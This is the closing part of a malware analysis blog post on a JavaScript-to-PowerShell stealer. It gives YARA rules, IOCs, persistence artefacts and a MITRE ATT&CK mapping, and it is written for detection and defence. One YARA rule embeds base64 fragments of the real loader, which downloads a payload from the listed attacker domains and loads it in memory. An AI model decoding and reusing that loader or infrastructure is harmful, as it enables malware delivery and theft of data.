
I was heartbroken to see that the page was already down (of course it's a good thing, but I would have loved to be able to get a sample). I was also not able to find the payload anywhere else (MalwareBazaar, Vx Underground, general web search)...
Final Words
I wanted to do the analysis (and this post) in one evening, and now it is getting late. Although the final payload was nowhere to be found, I had fun following down the stages of this stealer, especially since the creator/s did not put too much effort into obfuscation and evasion.
And once again I found Claude to be absolutely amazing at helping Malware Analysts save time and focus more on the "fun" tasks. If you would like to see how you can use MCP to let Claude work with Ghidra, have a look at the blog post below:
 Richard Minder
For Transparency: AI (Claude) was used to aid in the python scripting/string decryption tasks as well as with the IOCs/MITRE Mappings below. I verified Claude's findings and results myself.
Thanks for reading my post!
Yara
I'm getting deeper into malware development and evasion, so I wanted to write these YARA rules by hand. I wrote and tested them myself. I am just learning about how to write good YARA rules and my approach will improve over time. Please verify them before using them. Thank you.
This one is very specific and can easily be bypassed by altering the variable names:
rule msPhantomStealer_Stage1 {
    meta:
        author = "XHOR"
        description = "Detects the JS dropper specifically"
        date = "2025-01-27"

    strings:
        // Make sure it's JS and it used COM
        $js1 = "var" ascii
        $js2 = "GetObject" ascii
        $js3 = "ActiveXObject" ascii
        $js4 = "ShowWindow" ascii

        // Name of the variables
        $var1 = "kSajadAe" ascii
        $var2 = "dIhcdnSnbhAdkf" ascii
        $var3 = "bjIpmaFjeFFknfd" ascii
        $var4 = "Abhjiemmfoia" ascii
        $var5 = "gacbpfFpmk" ascii
        $var6 = "janela oculta" ascii
        $var7 = "jFmrpFfkejd" ascii


    condition:
        (any of ($js*)) and (any of ($var*))
}
This one is more specific, targeting the Stage 2 PowerShell loader by base64 encoded payload without f# placeholder:
rule msPhantomStealer_Stage2 {
    meta:
        author = "XHOR"
        description = "Detects the PowerShell base64 encoded command"
        date = "2025-01-27"

    strings:
        // Parts of the base64 encoded command without the 'f#' string
        $s1 = "DQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIABTAHQAYQByAHQALQBTAGwAZQBlAHAAIAAtAFMAZQBjAG8AbgBkAHMAIAA1AA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAWwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAAgAD0AIABbAE4AZQB0AC4AUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbABUAHkAcABlAF0AOgA6AFQAbABzADEAMgANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgAGYAdQBuAGMAdABpAG8AbgAgAEQAbwB3AG4AbABvAGEAZABEAGEAdABhAEYAcgBvAG0ATABpAG4AawBzACAAewAgAHAAYQByAGEAbQAgACgAWwBzAHQAcgBpAG4AZwBbAF0AXQAkAGwAaQBuAGsAcwApACAADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAkAHcAZQBiAEMAbABpAGUAbgB0ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAOwAgAA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABzAGgAdQBmAGYAbABlAGQATABpAG4AawBzACAAPQAgAEcAZQB0AC0AUgBhAG4AZABvAG0AIAAtAEkAbgBwAHUAdABPAGIAagBlAGMAdAAgACQAbABpAG4AawBzACAALQBDAG8AdQBuAHQAIAAkAGwAaQBuAGsAcwAuAEwAZQBuAGcAdABoADsAIAANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgAGYAbwByAGUAYQBjAGgAIAAoACQAbABpAG4AawAgAGkAbgAgACQAcwBoAHUAZgBmAGwAZQBkAEwAaQBuAGsAcwApACAAewAgAHQAcgB5ACAAewAgAHIAZQB0AHUAcgBuACAAJAB3AGUAYgBDAGwAaQBlAG4AdAAuAEQAbwB3AG4AbABvAGEAZABEAGEAdABhACgAJABsAGkAbgB" ascii
        $s2 = "ACkAIAB9ACAAYwBhAHQAYwBoACAAewAgAGMAbwBuAHQAaQBuAHUAZQAgAH0AIAB9ADsAIAANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgAHIAZQB0AHUAcgBuACAAJABuAHUAbABsACAAfQA7ACAADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAkAEIAeQB0AGUAcwAgAD0AIAAnAGgAdAB0AHAAJwA7AA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABCAHkAdABlAHMAMgAgAD0AIAAnAHMAOgAvAC8AJwA7AA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAbABmAHMAZABmAHMAZABnACAAPQAgACAAJABCAHkAdABlAHMAIAA" ascii
        $s3 = "ACQAQgB5AHQAZQBzADIAOwANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAbABpAG4AawBzACAAPQAgAEAAKAAoACQAbABmAHMAZABmAHMAZABnACAAKwAgACcAbQBvAGQAYQBhAHUAcgBhAC4AcwB0AG8AcgBlAC8AaQBtAGEAZwBlAC4AagBwAGcAJwApACwAKAAnAGgAdAB0AHAAOgAvAC8AYgBsAGEAYwB" ascii
        $s4 = "AG0AbwByAGUALgB0AHcAaQBsAGkAZwBoAHQAcABhAHIAYQBkAG8AeAAuAGMAbwBtAC8ASQByAGkAbwB6AGIARABaAC8AaQBtAGEAZwBlAC4AagBwAGcAJwApACkAOwAgACAAIAAgACAAIAAgACAADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABpAG0AYQBnAGUAQgB5AHQAZQBzACAAPQAgAEQAbwB3AG4AbABvAGEAZABEAGEAdABhAEYAcgBvAG0ATABpAG4AawBzACAAJABsAGkAbgB" ascii
        $s5 = "AHMAOwANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAaQBmACAAKAAkAGkAbQBhAGcAZQBCAHkAdABlAHMAIAAtAG4AZQAgACQAbgB1AGwAbAApACAAewAgACQAaQBtAGEAZwBlAFQAZQB4AHQAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABpAG0AYQBnAGUAQgB5AHQAZQBzACkAOwANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABzAHQAYQByAHQARgBsAGEAZwAgAD0AIAAnADwAPABCAEEAJwAgACsAIAAnAFMARQA2ADQAXwAnACAAKwAgACcAUwBUAEEAUgBUAD4APgAnADsAIAAkAGUAbgBkAEYAbABhAGcAIAA9ACAAJwA8ADwAQgBBAFMARQA2ADQAXwBFAE4ARAA+AD4AJwA7ACAAJABzAHQAYQByAHQASQBuAGQAZQB4ACAAPQAgACQAaQBtAGEAZwBlAFQAZQB4AHQALgBJAG4AZABlAHgATwBmACgAJABzAHQAYQByAHQARgBsAGEAZwApADsAIAANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAZQBuAGQASQBuAGQAZQB4ACAAPQAgACQAaQBtAGEAZwBlAFQAZQB4AHQALgBJAG4AZABlAHgATwBmACgAJABlAG4AZABGAGwAYQBnACkAOwANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAaQBmACAAKAAkAHMAdABhAHIAdABJAG4AZABlAHgAIAAtAGcAZQAgADAAIAAtAGEAbgBkACAAJABlAG4AZABJAG4AZABlAHgAIAAtAGcAdAAgACQAcwB0AGEAcgB0AEkAbgBkAGUAeAApACAAewAgACQAcwB0AGEAcgB0AEkAbgBkAGUAeAAgACsAPQAgACQAcwB0AGEAcgB0AEYAbABhAGcALgBMAGUAbgBnAHQAaAA7ACAADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAkAGIAYQBzAGUANgA0AEwAZQBuAGcAdABoAGgAIAA9ACAAJABlAG4AZABJAG4AZABlAHgAIAAtACAAJABzAHQAYQByAHQASQBuAGQAZQB4ADsADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAYgBhAHMAZQA2ADQAQwBvAG0AbQBhAG4AZAAgAD0AIAAkAGkAbQBhAGcAZQBUAGUAeAB0AC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAkAHMAdABhAHIAdABJAG4AZABlAHgALAAgACQAYgBhAHMAZQA2ADQATABlAG4AZwB0AGgAaAApADsADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABlAG4AZABJAG4AZABlAHgAIAA9ACAAJABpAG0AYQBnAGUAVABlAHgAdAAuAEkAbgBkAGUAeABPAGYAKAAkAGUAbgBkAEYAbABhAGcAKQA7AA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAkAGMAbwBtAG0AYQBuAGQAQgB5AHQAZQBzACAAPQAgAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6AEYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAkAGIAYQBzAGUANgA0AEMAbwBtAG0AYQBuAGQAKQA7ACAAIAAgACQAZQBuAGQASQBuAGQAZQB4ACAAPQAgACQAaQBtAGEAZwBlAFQAZQB4AHQALgBJAG4AZABlAHgATwBmACgAJABlAG4AZABGAGwAYQBnACkAOwAgACAAIAAkAGUAbgBkAEkAbgBkAGUAeAAgAD0AIAAkAGkAbQBhAGcAZQBUAGUAeAB0AC4ASQBuAGQAZQB4AE8AZgAoACQAZQBuAGQARgBsAGEAZwApADsADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAkAGwAbwBhAGQAZQBkAEEAcwBzAGUAbQBiAGwAeQAgAD0AIABbAFMAeQBzAHQAZQBtAC4AUgBlAGYAbABlAGMAdABpAG8AbgAuAEEAcwBzAGUAbQBiAGwAeQBdADoAOgBMAG8AYQBkACgAJABjAG8AbQBtAGEAbgBkAEIAeQB0AGUAcwApADsADQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgAEcAZQB0AC0AUAByAG8AYwBlAHMAcwAgAHwAIABTAG8AcgB0AC0ATwBiAGoAZQBjAHQAIABDAFAAVQAgAC0ARABlAHMAYwBlAG4AZABpAG4AZwAgAHwAIABTAGUAbABlAGMAdAAtAE8AYgBqAGUAYwB0ACAALQBGAGkAcgBzAHQAIAA1ACAAfAAgAEYAbwByAG0AYQB0AC0AVABhAGIAbABlACAATgBhAG0AZQAsAEMAUABVAA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJAB0AHkAcABlACAAPQAgACQAbABvAGEAZABlAGQAQQBzAHMAZQBtAGIAbAB5AC4ARwBlAHQAVAB5AHAAZQAoACcAdABlAHMAdABwAG8AdwBlAHIAcwBoAGUAbABsAC4ASABvAGEAYQBhAGEAYQBhAHMAZABtAGUAJwApADsADQAKAA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIABHAGUAdAAtAFAAcgBvAGMAZQBzAHMAIAB8ACAAUwBvAHIAdAAtAE8AYgBqAGUAYwB0ACAAQwBQAFUAIAAtAEQAZQBzAGMAZQBuAGQAaQBuAGcAIAB8ACAAUwBlAGwAZQBjAHQALQBPAGIAagBlAGMAdAAgAC0ARgBpAHIAcwB0ACAANQAgAHwAIABGAG8AcgBtAGEAdAAtAFQAYQBiAGwAZQAgAE4AYQBtAGUALABDAFAAVQANAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAaQBuAGoAZQBjAD0AJwBSAGUAZwAnACAAKwAgACcAQQBzAG0AJwA7AA0ACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABtAGUAdABoAG8AZAAgAD0AIAAkAHQAeQBwAGUALgBHAGUAdABNAGUAdABoAG8AZAAoACcAbABmAHMAZwBlAGQAZABkAGQAZABkAGQAYQAnACkALgBJAG4AdgBvAGsAZQAoACQAbgB1AGwAbAAsACAAWwBvAGIAagBlAGMAdABbAF0AXQAgACgAJwB0AHgAdAAuAGsAZwByAEYAYwBkAGQALwBQAEEALwBtAG8AYwAuAHIAYQBjAHQAYQBlAHAAZQByAC4AZQBuAGkAbQAvAC8AOgBzACcALAAgACcAMwAnACwAIAAnAHAAawB" ascii
        $s6 = "AFMAYQBvAGoAJwAsACAAJABpAG4AagBlAGMALAAgACcAMAAnACAALAAgACcAeAA4ADYAJwApACkAfQB9AA=="

    condition:
      any of ($s*)

}
And here a YARA ruleset for the final payloads, since they contain similar strings:
rule msPhantomStealer_Stage34 {
    meta:
        author = "XHOR"
        description = "Detects the final PS as well as .NET binary"
        date = "2025-01-27"

    strings:
        // Unique strings unlikely to cause benigns
        $s1 = "Hoaaaaaasdme" ascii wide
        $s2 = "lfsgeddddddda" ascii wide
        $s3 = "moc.ractaeper.enim" ascii wide
        $s4 = "txt.kgrFcdd" ascii wide
        $s5 = "pkkSaoj" ascii wide
        $s6 = "wrffite" ascii wide
        $s7 = "dcd17ed2-1e1a-4627-b100-58d30ff43b78" ascii wide
        $s8 = "ddcFrgk.txt" ascii wide
        $s9 = "mine.repeatacer.com" ascii wide
        $s10 = "modaaura.store" ascii wide
        $s11 = "twilightparadox.com" ascii wide
        $s12 = "repeatacer.com" ascii wide


    condition:
        2 of them
}
Indicators of Compromise (IOCs)
File Hashes (SHA256)
| Stage | Filename | SHA256 |
|---|---|---|
| 1 | ELG_RFQ_3751897.js | 6c0f5796eef37c032ba6b5712d056f9e9191f9d950b3debbdcee9728c5fd0860 |
| 3 | image.jpg | 18cf301f73cb987f6706257cef6935f6443b2da728c81f348a9581d24a8c8383 |
| 4 | testpowershell.dll | 43aadabe5123cc4a20eb1275a88815f27f14909e0ba7e6d9b64c74c2e4c9c020 |
Network Indicators
| Type | Indicator | Description |
|---|---|---|
| URL | hxxps://modaaura[.]store/image.jpg | Payload delivery (JPEG steganography) |
| URL | hxxp://blackmore.twilightparadox[.]com/IriozbDZ/image.jpg | Payload delivery (backup) |
| URL | hxxps://mine.repeatacer[.]com/AP/ddcFrgk.txt | Final payload download |
| Domain | modaaura[.]store | C2 infrastructure |
| Domain | twilightparadox[.]com | C2 infrastructure |
| Domain | repeatacer[.]com | C2 infrastructure |
Host-Based Indicators
Registry Keys:
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<random_10_chars>HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\<random_10_chars>
File System:
%ProgramData%\pkkSaoj.js(persistence script)%ProgramData%\pkkSaoj.vbs(alternative persistence)%ProgramData%\pkkSaoj.bat(alternative persistence)%TEMP%\wrffite.bat(watchdog script)
Processes:
RegAsm.exewith suspicious parent (PowerShell, wscript, cscript)Vbc.exewith suspicious parentMsBuild.exewith suspicious parentpowershell.exewith-WindowStyle Hiddenandtaskkillarguments
Steganography Markers
The JPEG payload uses these delimiters for the embedded base64 data:
- Start:
<<BASE64_START>> - End:
<<BASE64_END>>
SmartAssembly Artifacts
- Embedded resource:
{dcd17ed2-1e1a-4627-b100-58d30ff43b78} - Namespace:
SmartAssembly.HouseOfCards - String decryptor delegate:
GetString
MITRE ATT&CK Mapping
| Tactic | Technique | ID | Description |
|---|---|---|---|
| Execution | Windows Management Instrumentation | T1047 | Stage 1 uses WMI (Win32_Process) to spawn PowerShell |
| Execution | Command and Scripting Interpreter: JavaScript | T1059.007 | Initial payload is a JS file |
| Execution | Command and Scripting Interpreter: PowerShell | T1059.001 | Multiple PowerShell stages with encoded commands |
| Execution | Command and Scripting Interpreter: Visual Basic | T1059.005 | VBScript used for persistence |
| Execution | Native API | T1106 | Direct syscalls via ZwUnmapViewOfSection |
| Persistence | Registry Run Keys | T1547.001 | Run/RunOnce keys with random value names |
| Persistence | Boot or Logon Autostart Execution | T1547 | Multiple persistence mechanisms |
| Defense Evasion | Obfuscated Files or Information | T1027 | SmartAssembly encryption, string reversal, base64 |
| Defense Evasion | Process Injection: Process Hollowing | T1055.012 | Hollows RegAsm.exe, Vbc.exe, or MsBuild.exe |
| Defense Evasion | Masquerading: Match Legitimate Name or Location | T1036.005 | Injects into legitimate .NET framework binaries |
| Defense Evasion | Deobfuscate/Decode Files or Information | T1140 | Runtime string decryption, base64 decoding |
| Defense Evasion | Virtualization/Sandbox Evasion: Time Based Evasion | T1497.003 | Multiple sleep calls (12s, 2s, 5s) |
| Defense Evasion | Hide Artifacts: Hidden Window | T1564.003 | PowerShell -WindowStyle Hidden, ShowWindow = 0 |
| Defense Evasion | Reflective Code Loading | T1620 | Assembly.Load() for in-memory execution |
| Defense Evasion | System Binary Proxy Execution | T1218 | Uses wscript.exe, cscript.exe to execute scripts |
| Discovery | Process Discovery | T1057 | tasklist in watchdog script |
| Command and Control | Ingress Tool Transfer | T1105 | Downloads payloads from remote servers |
| Command and Control | Data Encoding: Standard Encoding | T1132.001 | Base64-encoded payloads |
| Command and Control | Steganography | T1027.003 | Payload hidden in JPEG image |